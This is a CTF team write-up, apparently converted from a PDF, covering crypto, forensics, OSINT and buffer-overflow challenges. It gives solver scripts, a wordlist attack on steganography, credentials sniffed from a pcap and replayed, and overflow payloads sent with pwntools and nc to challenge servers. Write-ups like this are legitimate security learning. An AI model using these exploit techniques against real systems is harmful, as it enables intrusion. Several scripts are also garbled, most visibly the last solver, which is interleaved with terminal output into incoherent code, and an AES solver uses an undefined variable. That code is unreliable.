k = (Qx - Gx) * pow(Gy, -1, p) % p
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)

# Create an AES-CBC cipher
cipher = AES.new(key, AES.MODE_CBC, iv=iv)

# Decrypt the ciphertext
plaintext = cipher.decrypt(ciphertext)


# The last byte of the plaintext indicates the padding length, so we need to remove it
padding_len = plaintext[-1]
plaintext = plaintext[:-padding_len]

# Print the decrypted plaintext
print("Decrypted plaintext:", plaintext)
```

```
(kali㉿kali)-[~/Desktop]
└─$ python3 decodeAES.py
Decrypted plaintext: b'CURTIN_CTF{8989y98798_7578687}'
```

Flag: CURTIN\_CTF{8989y98798\_7578687}

## Operational duties



This challenge gives encryption algorithm that use 2 secret key.

```
import random
p = 137
q = 11

alice_secret = random.randint(1, q - 1)
bob_secret = random.randint(1, q - 1)
alice_shared_key = pow(p, alice_secret, q)
bob_shared_key = pow(p, bob_secret, q)
def obfuscate_key(shared_key):
    obfuscated_key = shared_key.to_bytes((shared_key.bit_length() + 7) // 8, byteorder='big')
    return int.from_bytes([x ^ 0xFF for x in obfuscated_key], byteorder='big')

obfuscated_alice_key = obfuscate_key(alice_shared_key)
flag = "REDACTED"
flag_bytes = bytes(flag, 'utf-8')

encrypted_flag = int.from_bytes(flag_bytes, byteorder='big') ^ obfuscated_alice_key
print(f"Encrypted Flag (as Long Integer): {encrypted_flag}")
```

By understanding the code by asking chatgpt and blackbox, we created the solver script.

```
(kali㉿kali)-[~/Desktop]
└─$ cat alice.py
def reverse_obfuscate_key(obfuscated_key):
    obfuscated_key_bytes = obfuscated_key.to_bytes((obfuscated_key.bit_length() + 7) // 8, byteorder='big')
    original_key_bytes = bytes([x ^ 0xFF for x in obfuscated_key_bytes])
    original_key = int.from_bytes(original_key_bytes, byteorder='big')
    return original_key

# Replace the obfuscated key and ciphertext with your actual values
obfuscated_alice_key = 9 # Replace with the actual obfuscated key
encrypted_flag = 7091022811630043496454715564459978004849567585581799855855165734358

# Reverse obfuscation to get the shared key
alice_shared_key = reverse_obfuscate_key(obfuscated_alice_key)

# Decrypt the ciphertext
decrypted_flag_bytes = encrypted_flag ^ alice_shared_key

# Convert the decrypted bytes back to a string
decrypted_flag = decrypted_flag_bytes.to_bytes((decrypted_flag_bytes.bit_length() + 7) // 8, byteorder='big').decode('utf-8')

# Print the decrypted plaintext
print(f"Decrypted Flag: {decrypted_flag}")
```

```
(kali㉿kali)-[~/Desktop]
└─$ python3 alice.py
Decrypted Flag: CURTIN_CTF{just_XOR_r1gh7?}
```

CURTIN\_CTF{just\_XOR\_r1gh7?}

## The Gambler's Secret

The challenge interface shows the title "The Gambler's Secret" and a point value of "500". Below the title, it says "Looks like the gambler has leaked his secret." and credits the author as "@RDxR10". There are download buttons for "enc.txt" and "gambler.py", and buttons for "Flag" and "Submit".

The challenge give us the AES algorithm

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
import hashlib

flag = b'REDACTED'

def pkcs7_pad(data, block_size):
    padding = block_size - (len(data) % block_size)
    return data + bytes([padding] * padding)

g = 7
x = 11109871761272186707313749920559391609314864049943716089329856308739848274981163174574586779728080951298251641374993669445207041118824097375920261081696413
a = random.randrange(2, x - 1)
B, A = g, pow(g, a, x)
key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
cipher = AES.new(key, AES.MODE_ECB)
d_p = pkcs7_pad(flag, AES.block_size)
enc = cipher.encrypt(d_p)
print("Encrypted flag: ", bytes_to_long(enc))
```

By using chatgpt and blackbox, we try to understand the code, and create the solver. Honestly, I don't understand much about AES, but with AI explaining the code, I try to repair the code and solve the challenges.

```
(kali㉿kali)-[~/Desktop]
$ cat aes_gambler.py
From Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import hashlib

cipher_text = 32411595437849678646243211671030544758585858074744636783224468281597066196383280884586795350455714014545853039715173
x = 11109871761272186707313749920559391609314864049943716089329856308739848274981163174574586779728080951298251641374993669445207041118824097375920261081696413

# calculate the private key 'a' using the given ciphertext and x
a = 11
a = 0
while True:
    key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_data = cipher.decrypt(long_to_bytes(cipher_text))

    # Check if the last byte represents the padding length
    if decrypted_data[-decrypted_data[-1]:] == bytes([decrypted_data[-1]] * decrypted_data[-1]):
        break
    a += 1

# Remove the PKCS7 padding
plain_text = decrypted_data[:-decrypted_data[-1]]
print("Decrypted flag: ", plain_text.decode('utf-8'))
```

```
(kali㉿kali)-[~/Desktop]
$ python3 aes_gambler.py
Decrypted flag: CURTIN_CTF{b377er_ch3ck_y0ur_5ubgr0up}
```

Flag: CURTIN\_CTF{b377er\_ch3ck\_y0ur\_5ubgr0up}

## Forensics

### Hide and Seek

The challenge gives us image to analyze, we use steghide but it ask for password. I try to use stegcracker and found the password and got the flag.

```
(kali㉿kali)-[~/Desktop]
$ stegcracker challenge.jpg /wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'challenge.jpg' with wordlist '/wordlists/rockyou.txt'..
Successfully cracked file with password: lincoln
Tried 3951 passwords
Your file has been written to: challenge.jpg.out
lincoln

(kali㉿kali)-[~/Desktop]
$ cat challenge.jpg.out
CURTIN_CTF{H1D3_4W4Y}
```

Flag: CURTIN\_CTF{H1D3\_4W4Y}

## Let's Analyse

This challenge asks us to login to Mr. John Doe account using the nc. But how can we get the creds, ahhh there are pcap file given. By using filter, we got the credentials and successfully login to get the flag.

```
✓ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "csrf_token" = "IjA1ZGMxMjIwMzIyZGY4ZG
  > Form item: "csrf_token" = "IjA1ZGMxMjIwMzIyZGY4ZG
  > Form item: "username" = "john.doe"
  > Form item: "password" = "yt6C3MMGhMzwf45"
  > Form item: "login" = ""
```

```
(kali㉿kali)-[~/Desktop]
$ nc 3.26.44.175 3340
Welcome to the secret lab
Enter username: john.doe
john.doe
Enter password: yt6C3MMGhMzwf45
yt6C3MMGhMzwf45

Logged in successfully

Here's your flag: CURTIN_CTF{51L3NT_L1573NN3R}
```

Flag: CURTIN\_CTF{51L3NT\_L1573NN3R}

## Secret File

The challenge gives us Secret.txt file, but when analyze the file it seems the file are not txt. So, we use file command to check what the file are, and it was zip. So, change the extension of the file and unzip it to get the flag.

```
(kali㉿kali)-[~/Desktop] $ file Secret.txt  
Secret.txt: Zip archive data, at least v2.0 to extract, compression method=deflate
```

```
defecate together in a communal location. Unlike m  
of the day without overheating. Despite its rotund  
ers. CURTIN_CTF{4LW4Y5_IN5P3CT_TH3_F1L3_TYP3} Devil  
ale infidelity. Females can ovulate three times in  
ng the annual mating season.
```

Flag: CURTIN\_CTF{4LW4Y5\_IN5P3CT\_TH3\_F1L3\_TYP3}

**Nice Image!!!**

This challenges also same as nice image as I just strings the file to get the flag.

```
vs#S
OK      N4
4%F"
}JCTF{H3X_ED1T0RS_$R3_SO_COOL}
H1?0
\yy$
```

Flag: CTF{H3X\_ED1T0RS\_\$R3\_SO\_COOL}


## Nice Image - 2 !!!

This forensic challenge is the easiest as the file given has flag in the file itself, so using linux, we can strings the file to get the flag.


```
(kali㉿kali)-[~/Desktop]$ strings 2.jpg
JFIF
Exif
CURTIN_CTF{K4L1_15_7H3_B357}
2012:01:04 19:23:34
<CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 80
 #$&'%
*-*%"%
%%%%%%%%%%%%%
$3br
%&'()*456789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz
"5;p[
exp17
```

Flag: CURTIN\_CTF{K4L1\_15\_7H3\_B357}

## Soundless



Open the voice using Audacity, then open Effect > amplify and then by using google voice to detect the song



Flag: CURTIN\_CTF{Paparazzi\_Lady\_Gaga}

## Party All Night – 2



Use Exiftools to get “booththebags” image description and then by usings steghide and applying the password “booththebags” we will get another picture which is this

```
$ exiftool chall_party_all_night_2.jpg
ExifTool Version Number : 12.57
File Name   : chall_party_all_night_2.jpg
Directory  : Format Painter
File Size   : 3.3 MB
File Modification Date/Time : 2023:10:14 12:17:36+09:00
File Access Date/Time    : 2023:10:16 05:18:27+09:00
File Inode Change Date/Time : 2023:10:16 05:18:27+09:00
File Permissions : -rw-r--r--
File Type    : JPEG
File Type Extension : jpg
MIME Type   : image/jpeg
JFIF Version : 1.01
X Resolution: 0
Y Resolution: 0
Exif Byte Order: Big-endian (Motorola, MM)
Image Description: booththebags
```

```
(osiris㉿ALICE)-[~/Downloads/CTF/curtin/osint]
$ steghide extract -sf chall_party_all_night_2.jpg -p booththebags
wrote extracted data to "1645855565907.jpg".
```



By focusing the image I still don't have any clue so I searched google for "top best backpack in new delhi" and found a brand name that could possibly be.

5 Skybags



Skybags



Theres other 2 bag in the picture but I seems to recognize the small bags as I have one too.




Tried my luck and got it

Flag: CURTIN\_CTF{Skybags\_Quechua}

## Weird Text


The challenge was quite simple as it just gives us long strings to be decode, base on the looks of the strings it was base64. We decode it multiple times and got the flag.



Flag: CURTIN\_CTF{T00\_MUCH\_B45364\_15\_T00 MUCH\_T00\_H4NDL3}

## Hoax

The challenge gives us credit card image to find the bank name. We analyze the image and find another card image, so we reverse search the card image and got the real image and find the bank name.



### HDFC Platinum Times Card

#### Rewards Rate

For every ₹150 you spend, earn 3 reward points and 10 reward points on weekday dining.

#### Benefits

Get discount on movie ₹4,000 or more in a year  
Get a discount on dining ₹9,600 or more in a year  
Save ₹600 on Fuel Surcharge waiver in a year

CreditHita Rating : 4.5



#### Fee

₹1,000

#### SignUp Bonus

Get started on an entertaining journey with a range of gift vouchers for shopping, apparel, dining, and many more categories

#### Card Brand



Flag: CURTIN\_CTF{Mastercard\_HDFC\_Bank}

# Pwn & Reverse Eng

## Intro to Buffer Overflow

Challenge    76 Solves    ×

# Intro to Buffer Overflow

100

Here is a simple binary, now go for it!  
To get the flag connect here!!

```
nc 3.26.44.175 3333
```

Author: @darkraicg492

 challenge.bin

Flag

Submit

A simple spamming 'a' in the buffer may lead to the discovery of a vulnerability, potentially exposing sensitive data or triggering unintended program behavior. In these cases it will pop the flag.

```
(osiris@ALICE)~]$ nc 3.26.44.175 3333
Overflow me to get the flag:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Welcome !!!
Congratulations!!!
Here is your flag! 50
CURTIN_CTF{Y0UR_F1R5T_0V3RFL0W}
```

Flag: CURTIN\_CTF{Y0UR\_F1R5T\_0V3RFL0W}

## Let The Random Games Begin 1

Challenge    65 Solves    X

### Let The Random Games Begin 1

100

Are you able to guess the sequence that is required to get the flag?

To get the flag connect here!!

```
nc 3.26.44.175 3337
```

Author: @darkraicg492

[challenge.bin](#)

[Flag](#)    [Submit](#)

When running the code, notice the code Number doesn't change. We craft simple python to send the Number that we gather from tested nc.

```
from pwn import *
#context.bits=64
#e = ELF('./challenge.bin')

p=remote('3.26.44.175',3337)

p.sendline("1804289383")
p.sendline("84693886")
p.sendline("1681692777")
p.sendline("1714636915")
p.sendline("1957747793")
p.interactive()

[!] osiris@PC03:~/Documents$ python randomgames.py
[!] socket.create_connection(('3.26.44.175', 3337). Done
/home/osiris/Documents/randomgames.py:8: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1804289383")
/home/osiris/Documents/randomgames.py:9: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("84693886")
/home/osiris/Documents/randomgames.py:10: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1681692777")
/home/osiris/Documents/randomgames.py:11: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1714636915")
[!] osiris@PC03:~/Documents$ python randomgames.py
[!] socket.create_connection(('3.26.44.175', 3337). Done
/home/osiris/Documents/randomgames.py:8: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1804289383")
/home/osiris/Documents/randomgames.py:9: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("84693886")
/home/osiris/Documents/randomgames.py:10: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1681692777")
/home/osiris/Documents/randomgames.py:11: BytesWarning: Text is not bytes; assuming ASCII, no gap
p.sendline("1714636915")
[!] switching to interactive mode

OSINT
General

Here is your flag: CURTIN_CTF{N0_S33D_N0_R4ND0M}
```

FLAG: CURTIN\_CTF{N0\_S33D\_N0\_R4ND0M}

## Don't go overboard

Challenge    25 Solves    X

### Don't go overboard

200

They say buffer overflowing is not just overflowing, if you get what I mean?

To get the flag connect here!!

```
nc 3.26.44.175 3334
```

Author: @darkraicg492

[challenge.bin](#)

[Flag](#)    [Submit](#)

```
undefined8 main(void)

{
    char local_58 [48];
    char local_28 [16];
    FILE *local_18;
    char local_a;
    char local_9;

    local_9 = '0';
    local_a = '1';
    gets(local_28);
    printf("\nshowflag: %c and secured: %c\n", (ulong) (uint) (int) local_9, (ulong) (uint) (int) local_a);
    printf("\ninput: %s\n", local_28);
    if ((local_9 == '5') && (local_a == '0')) {
        local_18 = fopen("flag.txt", "r");
        fgets(local_58, 0x1f, local_18);
        fclose(local_18);
        printf("\n\nCongratulation!!!\nHere is your flag!\n%s", local_58);
    }
    else {
        puts("\nBetter luck next time!");
    }
    return 0;
}
```

While reading the code. Noticed that the condition to display the flag is flags='5', and secured='0'.

But for now we just need to find the Buffer. Sure we can use math which is buffer [48] – [16] = [32]. But we can try using gdb-peda to find the buffer offset.

```
(osiris㉿ALICE) [~/Downloads/CTF/curtin/pwn]
$ gdb-peda
gdb-peda$ file challenge.bin
Reading symbols from challenge.bin...
(No debugging symbols found in challenge.bin)
gdb-peda$ pattern create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA@AAFAAbA'
gdb-peda$
```

The screenshot shows the radare2 interface with two main windows. The left window displays assembly code for the `main` function, which includes calls to `puts` and `printf`, and ends with a `ret`. The right window shows a stack dump with memory locations from `0x0000` to `0x0056`, containing various strings like `"AA@AAFAAbA"` and `"SHELL=/bin/bash"`.

```
[-----Registers-----]
RAX: 0x0
RBX: 0x7fffffffddde8 --> 0x7fffffe08c ("/home/osiris/Downloads/CTF/curtin/pwn/challenge.bin")
RCX: 0x405600 ("Better luck next time!\n\nACAA-AA(AADAA;AA)AAEAAaAA@AAFAAbA\r\n")
RDX: 0x0
RSI: 0x405600 ("Better luck next time!\n\nACAA-AA(AADAA;AA)AAEAAaAA@AAFAAbA\r\n")
RDI: 0x7ffff7f9ea30 --> 0x0
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffdcd8 ("AA@AAFAAbA")
RIP: 0x4012b0 (<main+218>: ret)
R8 : 0x73 ('s')
R9 : 0x1
R10: 0x7ffff7dd2fd0 --> 0x100022000065f3
R11: 0x282
R12: 0x0
R13: 0x7fffffd0f8 --> 0x7fffffe08c ("SHELL=/bin/bash")
R14: 0x403e18 --> 0x4011a0 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7fd000 --> 0x7ffff7fe2d0 --> 0x0
EFFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----Imports-----]
0x4012a5 <main+207>: call 0x401800 _puts@plt
0x4012aa <main+212>: mov eax,0x0
0x4012af <main+217>: leave
=> 0x4012b0 <main+218>: ret
0x4012b1: add BYTE PTR [rax],al
0x4012b3: add bl,dh
0x4012b5 <.fini+1>: nop edx
0x4012b8 <.fini+4>: sub rsp,0x8
[-----Stack-----]
0000| 0x7fffffdcd8 ("AA@AAFAAbA")
0008| 0x7fffffd0e0 --> 0x7ffff004162
0016| 0x7fffffd0e0 --> 0x4011d0 (<main>: endbr64)
0024| 0x7fffffd0f0 --> 0x100400040
0032| 0x7fffffd0e0 --> 0x7fffffe08c ("/home/osiris/Downloads/CTF/curtin/pwn/challenge.bin")
0040| 0x7fffffd0e0 --> 0x7fffffe08c ("/home/osiris/Downloads/CTF/curtin/pwn/challenge.bin")
0048| 0x7fffffd0e0 --> 0x6e10d0fd48fb5b3a
0056| 0x7fffffd10 --> 0x0
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004012b0 in main ()
gdb-peda$
```

Running the code inside radare2. Paste the pattern and then lookup for RBP 0x61414

```
gdb-peda$ pattern offset A)AAEAAa
A)AAEAAa found at offset: 32
gdb-peda$
```

Now we can confirm that the buffer offset is at 32.

```
from pwn import * VIDEOS
context.bits=64
#e = ELF('./main')

#p=process(e.path)
p=remote('3.26.44.175',3334)

overwrite=(b"0"*30)+b"05"

p.sendline(overwrite)
p.interactive()
```

For the code, the number will buffer for 30 times and 31,32 places will send the “0” and “5”

Try running it.

```
[osiris@ALICE]~/Downloads/CTF/curtin/pwn]
$ python solver2.py
[*] Opening connection to 3.26.44.175 on port 3334: Done
[*] Switching to interactive mode
Overflow me to get the flag:

showflag: 5 and secured: 0
WhiteFlag.txt
input: 0000000000000000000000000000000000000005

[!] Congratulations!!!
Here is your flag!
CURTIN_CTF{T@RG3TT3D_0V3RF10W}[*] Got EOF while reading in interactive
$ S
```

Flag: CURTIN\_CTF{T@RG3TT3D\_0V3RF10W}

## Don't go overboard 2

Challenge    9 Solves    X

### Don't go overboard 2

300

It's the exact same challenge or is it?

To get the flag connect here!!

```
nc 3.26.44.175 3335
```

Author: @darkraicg492

[challenge.bin](#)

[Flag](#)    [Submit](#)

```
(osiris㉿ALICE)~$ nc 3.26.44.175 3335
Overflow me to get the flag:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

showflag: 1633771873 and secured: 1633771873

input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Better luck next time!
```

It shows the input and the showflag value what if we overflow same like previous question?

```

undefined8 main(void)

{
    char local_58 [48];
    char local_28 [16];
    FILE *local_18;
    uint local_10;
    uint local_c;

    local_c = 0;
    local_10 = 1;
    gets(local_28);
    printf("\nshowflag: %d and secured: %d\n", (ulong)local_c, (ulong)local_10);
    printf("\ninput: %s\n", local_28);
    if ((local_c == 0xf) && (local_10 == 0x405)) {
        local_18 = fopen("flag.txt","r");
        fgets(local_58,0x1f,local_18);
        fclose(local_18);
        printf("\n\nCongratulation!!!\nHere is your flag!\n%s",local_58);
    }
    else {
        puts("\nBetter luck next time!");
    }
    return 0;
}

```

Same as previous question. But the condition is now 0xf && 0x405 . now we can send the directly payload.

```

osiris@ALICE:[~/Downloads/CTF/curtin/pwn]
$ echo 'AAAAAAAAAAAAAAAB\x00\x00\x00\x05\x04\x00\x00\x0f' | nc 3.26.44.175 3335
Overflow me to get the flag:
Better LUCK next
It shows the input and the output.
osiris@ALICE:[~/Downloads/CTF/curtin/pwn]

```

I try to run directly from my WSL. But I don't get the output. Now try on different machine. Then we get the flag.

```

(kali㉿kali)-[~/Desktop]
$ echo 'AAAAAAAAAAAAAAAB\x00\x00\x00\x05\x04\x00\x00\x0f' | nc 3.26.44.175 3335
Overflow me to get the flag:

showflag: 15 and secured: 1029
input: AAAAAAAAAAAAAAAAB
Congratulations!
Here is your flag!
CURTIN_CTF{P4YL04D_OV3RF10W}

```

Flag: CURTIN\_CTF{P4YL04D\_OV3RF10W}

## Let The Random Games Begin 2

Challenge    45 Solves    X

# Let The Random Games Begin 2


200

Are you able to guess the sequence that is required to get the flag?

To get the flag connect here!!

```
nc 3.26.44.175 3338
```

Author: @darkraicg492

 challenge.bin

Flag    Submit

---

```
void generateRandoms(void)
{
    undefined8 *puVar1;
    undefined8 uVar2;
    long in_FS_OFFSET;
    uint local_74;
    int local_70;
    int local_6c;
    int local_68;
    long local_60;
    undefined8 *local_58;
    FILE *local_50;
    char local_48 [40];
    long local_20;

    local_20 = *(long *)(in_FS_OFFSET + 0x28);
    local_58 = (undefined8 *)malloc(0x28);
    local_74 = 4;
    for (local_6c = 0; local_6c < 5; local_6c = local_6c + 1) {
        puVar1 = local_58 + local_6c;
        uVar2 = getRandomValue();
        *puVar1 = uVar2;
    }
    local_68 = 4;
    printf("\nThe random number is %ld", *local_58);
    puts("\nDo you think you can guess the successive 4 numbers?");
    local_70 = 1;
    do {
        if (local_68 < 1) {
            printf("\nYou didn't get them all right!\nBetter luck next time!");
LAB_001014bc:
        if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
            /* WARNING: Subroutine does not return */
            __stack_chk_fail();
        }
        return;
    }
}
```

These times the value is random

```

[osiris@ALICE]~/Downloads/CTF/curtin/pwn/random
$ cat solver2.py
# This file will read, encode('utf-8') not in data:
import socket
    chunk = s.recv(1024)
if not chunk:
    break
data += chunk
return data.decode('utf-8').strip()

def ncThisPlis(s):
    def recv_until(s, read):
        data = b''
        while read.encode('utf-8') not in data:
            chunk = s.recv(1024)
            if not chunk:
                break
            data += chunk
        return data.decode('utf-8').strip()
    print("The random number is 1804289383")
    while True:
        line = recv_until(s, "The random number is 1804289383")
        print(line)
        if __name__ == "__main__":
            s.sendall(b"846930886\n")
            s.sendall(b"1681692777\n") + AF_INET, socket.SOCK_STREAM) as s:
            s.sendall(b"1714636915\n")
            s.sendall(b"1957747793\n")
            congrats = recv_until(s, "Congratulations you got it right!")
            print(congrats)
            if "Congratulations you got it right!" in congrats:
                print("Yay or Nay?")
            return
    if __name__ == "__main__":
        while True:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                try:
                    s.connect((addr, port))
                    ncThisPlis(s)
                except Exception as e:
                    print(f"Error Bang, Pinjam seratus: {e}")

```

Craft my simple python , the value that we get from 'Begin 1'

Waiting seed to be 1804289383 .Then using the number from first Don't go overboard 1

```

[osiris@ALICE]~/Downloads/CTF/curtin/pwn/random
$ python solver2.py
The random number is 1804289383
Do you think you can guess the successive 4 numbers?
    def ncThisPlis(s):
Enter your guess: until(s, read):
846930886      data = b''
    while read.encode('utf-8') not in data:
        chunk = s.recv(1024)
The random number is 846930886
You guessed it right!!! 3 more guesses to go
Enter your guess: 1681692777
1714636915      return data.decode('utf-8').strip()
1957747793
    while True:
        line = recv_until(s, "The random number is 1804289383")
The random number is 1681692777
You guessed it right!!! 2 more guesses to go
Enter your guess: 1714636915
The random number is 1714636915
You guessed it right!!! 1 more guesses to go
Enter your guess:
The random number is 1957747793
    print("Congratulations you got it right!")
    Here is your flag: CURTIN_CTF{7H3_F1RS7_P53UD0} in congrats:
    print("Yay or Nay?")
    return
The random number is 1804289383
Do you think you can guess the successive 4 numbers?
    while True:
        Enter your guess: socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
846930886      s.connect((addr, port))
    The random number is 846930886
    You guessed it right!!! 3 more guesses to go
    Enter your guess: 1681692777
    1714636915
    1957747793

```

Now if the seed is correct. We get the flag

